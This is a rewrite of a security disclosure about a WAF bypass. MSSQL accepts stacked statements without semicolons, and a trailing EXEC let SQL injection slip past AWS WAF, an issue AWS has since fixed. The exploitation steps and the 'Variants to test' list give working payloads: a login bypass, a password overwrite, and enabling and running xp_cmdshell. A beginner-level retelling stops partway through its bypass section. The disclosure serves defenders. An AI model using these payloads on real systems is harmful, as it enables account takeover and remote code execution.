AWS WAF Clients Left Vulnerable to SQL Injection Due to Unorthodox MSSQL Design Choice
An undocumented MSSQL feature allows multiple SQL statements to be executed without semicolon delimiters, which AWS WAF failed to recognise as valid SQL. An attacker could bypass the WAF to perform SQL injection, including authentication bypass, data modification, and remote code execution.
 Published on gosecure.net
by Marc Olivier Bergeron | Jun 21, 2023
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft SQL Server (MSSQL) accepts batches of statements that are not separated by the semicolon that most documentation, and most WAF SQL parsers, treat as the statement terminator. GoSecure's Marc Olivier Bergeron found that this lax behaviour lets an attacker stack statements back to back, and that AWS WAF's SQL injection detection did not account for it. The result was a bypass that allowed authentication bypass, data modification and, ultimately, remote code execution on an MSSQL server sitting behind AWS WAF.
The report frames this as a design choice rather than a vulnerability in MSSQL itself: the engine is loose in what it accepts, and it falls to WAF vendors to re-implement that laxness in their parsers. AWS remediated the issue after being notified.

Setup
The research was done against MSSQL, using SQL Server Profiler to observe how batches were split and executed on the server. The WAF bypass was demonstrated against a vulnerable demo web application whose login form queries a users table, with the application reachable through AWS CloudFront in front of AWS WAF. The report does not give product versions or the exact application stack beyond Apache logs being shown alongside the CloudFront requests.
The researcher also tried Azure's WAF and ModSecurity without success; with libinjection the technique reached an anomaly score of 5 at paranoia level 1.
Finding it
Late in 2022 the researcher was studying how time-based injection works in MSSQL, because cheat sheets rarely explain why a given payload behaves as it does. The surprise came from this statement:
SELECT * FROM test WHERE id = 1 WAITFOR DELAY'0:0:5'
There is no terminator at the end of the query, yet the database waited five seconds and returned results without any error. WAITFOR is not a valid keyword inside a SELECT query, so the behaviour did not fit the expected grammar.

Running two queries back to back returned both results separately:

SQL Server Profiler showed each statement completing individually, even though they were sent in the same batch with nothing between them to split them:

The next step was to write multiple statements back to back without any space:

The researcher then asked whether this worked for statements other than SELECT, and whether it worked without any space or known space substitutes such as inline comments. The answer was yes, except for statements that need a space between reserved keywords: CREATE TABLE and ALTER TABLE, for example, still need a space between the two keywords. The following batch changed the database context, created a table, inserted data, selected it and dropped the table:

use[tempdb]create/**/table[test]([id]int)insert[test]values(1)select[id]from[test]drop/**/table[test]
That batch is equivalent to:
use [tempdb]
create table [test] ([id] int)
insert [test] values(1)
select [id] from [test]
drop table[test]
What was publicly known

A review of Microsoft's MSSQL documentation and testers' cheat sheets suggested the behaviour was not publicly documented and could be an unintentional bug. Microsoft's official documentation on SQL injection states that "the semicolon (;) denotes the end of one query and the start of another":

The same documentation says a developer can reject certain characters to avoid SQL injection, including the semicolon:

Microsoft's Transact-SQL syntax conventions page says semicolons are only mandatory in some cases and will be mandatory in a future version, but it does not say how to terminate a statement when the semicolon is absent:
Scripts with multiple statements and no semicolons usually rely on a line break and a GO statement. The researcher had assumed that running multiple statements on one line required a semicolon, or an IF, BEGIN, CASE WHEN or similar conditional construct. That assumption was only partly right: the technique works with many other statements too.



Tester cheat sheets describe stacked queries as requiring a semicolon delimiter:
The closest public material the researcher found was the Microsoft note that the semicolon is not required for most statements. Most other examples are conditional injections such as:
IF (SELECT 1) = 1 WAITFOR DELAY '0:0:5' ELSE SELECT 0 END
Bug or feature?
Because the finding would surprise most database administrators and developers, and because it is distinct from conditional injection, the researcher reported it to Microsoft before disclosing it to any WAF vendor. The report was submitted on 6 January 2023. On 11 February 2023 Microsoft replied that "We determined that this behaviour is considered to be by design."
Exploitation
With the behaviour confirmed as by design, the question became whether WAFs were aware of it. The first attempts against AWS WAF avoided any query termination such as the semicolon and avoided spaces or known substitutes where possible. Those attempts did not get past the WAF with the usual keywords such as UPDATE, INSERT, DELETE and SELECT. The breakthrough came with the EXEC keyword. From there almost anything was possible: bypassing logins with UNION SELECT, updating data such as a user's password with UPDATE, or enabling xp_cmdshell for remote code execution.
Step 1: confirm the baseline login failure

The demo application's password for the user admin was not testtest123, and the application answered "Wrong password":
Step 2: authentication bypass with UNION SELECT and EXEC
The idea was to make the WAF believe the query was invalid, so that it would not block it, by appending an EXEC keyword with no termination. The first part of the query is deliberately false so that the only data returned comes from the union, which explains the typo in the admina username.

admina'union select 1,'admin','testtest123'exec('select 1')--
In MSSQL the batch is valid and produces no error. It is split into two queries:
SELECT id, username, password FROM users WHERE username = 'admina'union select 1,'admin','testtest123'
exec('select 1')--'
The second query still runs on the server, but its result is not accessible to the web application. The SELECT inside EXEC exists only to get past the WAF.
Step 3: modifying data with EXEC
Keywords that modify data cannot be used directly, but they can be wrapped in EXEC the same way. In the demonstration the browser goes through AWS CloudFront and authentication succeeds. That success depends on the password being admin before the UPDATE runs. The Apache logs show the username parameter carrying the payload, and the database shows the password changed to the letter a.

admin'exec('update[users]set[password]=''a''')--
This is split into two distinct statements:
SELECT id, username, password FROM users WHERE username = 'admin'
exec('update[users]set[password]=''a''')--'
Step 4: enabling xp_cmdshell
One HTTP request enabled both "show advanced option" and "xp_cmdshell". SQL Server Profiler shows the batch split into multiple statements, the browser shows the request through AWS CloudFront with part of the payload, and the bottom of the image shows both options enabled.

admin'exec('sp_configure''show advanced option'',''1''reconfigure')exec('sp_configure''xp_cmdshell'',''1''reconfigure')--
What ran on the database server:
select * from users where username = ' admin'
exec('sp_configure''show advanced option'',''1''reconfigure')
exec('sp_configure''xp_cmdshell'',''1''reconfigure')--
Step 5: remote code execution
The same technique was used to call xp_cmdshell and run a command on the system:


admin'exec('xp_cmdshell''echo "This is a test!" > C:\Temp\test.txt''')--
What ran on the database server:
select * from users where username = 'admin'
exec('xp_cmdshell''echo "This is a test!" > C:\Temp\test.txt''')--
Other WAFs
Azure's WAF and ModSecurity were both tried without success. One caveat applies to ModSecurity with libinjection: the technique produced an anomaly score of 5 at paranoia level 1, so a deployment that raised the anomaly threshold could be vulnerable to it.
Root cause
The underlying behaviour is MSSQL's acceptance of consecutive statements in a single batch without a semicolon terminator. The report treats this as a deliberate design choice, confirmed by Microsoft, that is poorly documented. WAF SQL parsers, built around the documented convention that the semicolon ends one query and starts another, did not model it. AWS WAF's detection could therefore be confused by a trailing EXEC with no termination: the parser judged the query invalid and let it through, while MSSQL executed the batch as valid statements. The report's own framing is that the real problem is the lack of documentation, not the feature itself; had the behaviour been documented transparently, WAF developers would be able to protect themselves better and more efficiently.
Impact
Against an MSSQL-backed application protected by AWS WAF, an attacker able to reach an injectable parameter could bypass authentication with UNION SELECT, modify data such as a user's password with UPDATE, and enable xp_cmdshell to obtain remote code execution on the database server. The report demonstrates all three on a demo application. The same technique did not bypass Azure WAF or ModSecurity in testing, though with libinjection it reached an anomaly score of 5 at paranoia level 1, so a raised anomaly threshold could leave a deployment vulnerable.
Fix
AWS was notified on 14 February 2023, said on 15 February that it would investigate, on 13 March that it was working on a fix, and on 15 June that the issue was fixed. The researcher confirmed the fix on 19 June 2023. More broadly, the report argues that documenting the MSSQL behaviour properly would let WAF developers protect against it.
Variants to test
- Stacked statements without a terminator. Send two valid statements back to back with no semicolon and no whitespace, for example
use[tempdb]create/**/table[test]([id]int)insert[test]values(1)select[id]from[test]drop/**/table[test]. A positive result is both statements executing and returning separate results, as seen in SQL Server Profiler. - Trailing EXEC to confuse the parser. Append
exec('select 1')--to an otherwise blocked injection and see whether the WAF lets it through while MSSQL still executes the first statement. A positive result is a successfulUNION SELECTlogin bypass. - Wrapping data-modifying keywords in EXEC. Try
exec('update[users]set[password]=''a''')where a directUPDATEis blocked. A positive result is the password changing in the database. - Enabling xp_cmdshell in one request. Chain
sp_configurecalls insideEXECas in the report. A positive result is both "show advanced option" and "xp_cmdshell" enabled after a single request. - Other WAFs and paranoia levels. Repeat the technique against Azure WAF and ModSecurity with libinjection. A positive result is an anomaly score below the configured blocking threshold while the payload still executes.
What happened, in plain words
A security researcher was studying Microsoft SQL Server, usually shortened to MSSQL. That is a program that stores data for websites and applications: user accounts, passwords, orders, and so on. While experimenting, he noticed that MSSQL accepts something that most people, and most security products, believe is impossible: you can put several database commands one after another in a single line without any separator between them.
That matters because a Web Application Firewall (WAF) is a security guard that sits in front of a website and inspects every request before it reaches the site. One of its jobs is to spot database commands hidden inside a request and block them. The guard was built on the documented rule that a semicolon (;) marks the end of one database command and the start of the next. When the researcher appended an EXEC keyword with no terminator, the guard's parser (the part that reads and understands the request) judged the query invalid and let it through. The database, however, happily ran every command.
The report's argument is that the real problem is not the database feature itself but the fact that it was undocumented, which left WAF vendors unable to account for it.
The discovery
Late in 2022 the researcher was trying to understand time-based SQL injection. SQL injection is a class of attack where an attacker slips database commands into a place where the application expects ordinary data, such as a login form. Time-based injection is a variant where the attacker cannot see any data coming back, so instead they ask the database to pause for a few seconds. If the page takes five seconds longer to answer, the attacker knows the injected command ran.
Cheat sheets (short reference documents listing payloads that testers try) rarely explain why a payload works, so he was experimenting directly. He was surprised that this statement worked:
SELECT * FROM test WHERE id = 1 WAITFOR DELAY'0:0:5'
Line by line:
SELECT * FROM test WHERE id = 1asks the database to return every column of every row in the table calledtestwhere theidcolumn equals 1. This is an ordinary query.WAITFOR DELAY'0:0:5'tells the database to wait for 5 seconds (0 hours, 0 minutes, 5 seconds).- There is no semicolon or other terminator between the two, and none at the end.
WAITFOR is not a valid keyword inside a SELECT query, so the statement should have been rejected with an error. Instead the database waited five seconds and returned results with no error at all. That was the first clue that MSSQL was treating the line as more than one command.
He then ran two queries back to back and got both results separately:
To see what the server was actually doing, he looked at SQL Server Profiler. That is a monitoring tool that shows, command by command, what the database engine receives and executes. It showed each statement completing individually, even though they arrived in the same batch with nothing between them to split them:
A batch here means a group of commands sent to the database in one go. The profiler confirmed the engine was splitting the batch itself, without needing a separator.
He pushed further and wrote several statements back to back with no space at all:
Then he asked two questions. Does this work for statements other than SELECT? And does it work with no space and no known space substitute, such as an inline comment (/**/, which the database ignores)? The answer was yes, with one exception: statements that need a space between two reserved keywords, such as CREATE TABLE or ALTER TABLE, still need some space there. Reserved keywords are words the database treats as instructions, so they cannot simply be glued together.
The following batch changed which database was in use, created a table, inserted a row, read it back and dropped the table:
use[tempdb]create/**/table[test]([id]int)insert[test]values(1)select[id]from[test]drop/**/table[test]
Line by line:
use[tempdb]switches to the built-in temporary database calledtempdb. Square brackets around a name are MSSQL's way of quoting it, so[tempdb]is just the name.create/**/table[test]([id]int)creates a table namedtestwith one column,id, of type integer. The/**/is an inline comment, used here as a stand-in for a space betweencreateandtable.insert[test]values(1)adds a row with the value 1 into that table.select[id]from[test]reads theidcolumn back from the table.drop/**/table[test]deletes the table entirely.
That batch is equivalent to the following, written the normal way:
use [tempdb]
create table [test] ([id] int)
insert [test] values(1)
select [id] from [test]
drop table[test]
Line by line:
use [tempdb]selects the temporary database.create table [test] ([id] int)creates the table with an integer column.insert [test] values(1)inserts the value 1.select [id] from [test]reads it back.drop table[test]removes the table.
The point of the comparison is that the cramped, separator-free version does exactly the same work as the neatly formatted one.
What was publicly known
With the behaviour confirmed, the researcher checked whether anyone had documented it. He read Microsoft's documentation and testers' cheat sheets and concluded it was not publicly known, which raised the possibility that it was an accidental bug.
Microsoft's official documentation on SQL injection states that "the semicolon (;) denotes the end of one query and the start of another":
The same documentation says a developer can reject certain characters to avoid SQL injection, and the semicolon is one of them:
Microsoft's page on Transact-SQL syntax conventions (Transact-SQL is Microsoft's dialect of SQL, the language used to talk to the database) says semicolons are only mandatory in some cases and will become mandatory in a future version. It does not say how to end a statement when the semicolon is missing:
Scripts that contain several statements without semicolons usually rely on a line break and a GO statement. GO is a batch separator understood by Microsoft's command-line tools, not by the database engine itself. The researcher had assumed that running several statements on one line required a semicolon, or a conditional construct such as IF, BEGIN or CASE WHEN. That assumption was only partly right: the technique works with many other statements too.
Tester cheat sheets describe stacked queries (several queries sent in one request, one after another) as requiring a semicolon delimiter:
The closest public material he found was the Microsoft note that the semicolon is not required for most statements. Most other published examples are conditional injections, such as:
IF (SELECT 1) = 1 WAITFOR DELAY '0:0:5' ELSE SELECT 0 END
Line by line:
IF (SELECT 1) = 1checks whether the value 1 equals 1, which is always true.WAITFOR DELAY '0:0:5'waits five seconds when the condition is true.ELSE SELECT 0 ENDreturns 0 when it is false.
This is a single statement with a condition inside it, not several statements stacked together, which is why it does not demonstrate the behaviour he had found.
Bug or feature?
Because the finding would surprise most database administrators and developers, and because it is a different issue from conditional injection, the researcher reported it to Microsoft before telling any WAF vendor. He submitted the report on 6 January 2023. On 11 February 2023 Microsoft replied: "We determined that this behaviour is considered to be by design."
So the answer to "bug or feature?" was feature. The next question was whether WAF vendors knew about it.
Bypassing AWS WAF
A WAF inspects incoming requests and blocks those that look like attacks. The researcher's first attempts against AWS WAF avoided any query terminator such as the semicolon, and avoided spaces or known substitutes where possible. Those attempts did not get past the WAF when he used the usual keywords such as UPDATE, INSERT, DELETE and SELECT. The breakthrough came with the EXEC keyword, which tells MSSQL to run the text inside it as a command. From there almost anything was possible: bypassing logins with UNION SELECT, changing data such as a user's password with UPDATE, or enabling xp_cmdshell for remote code execution.
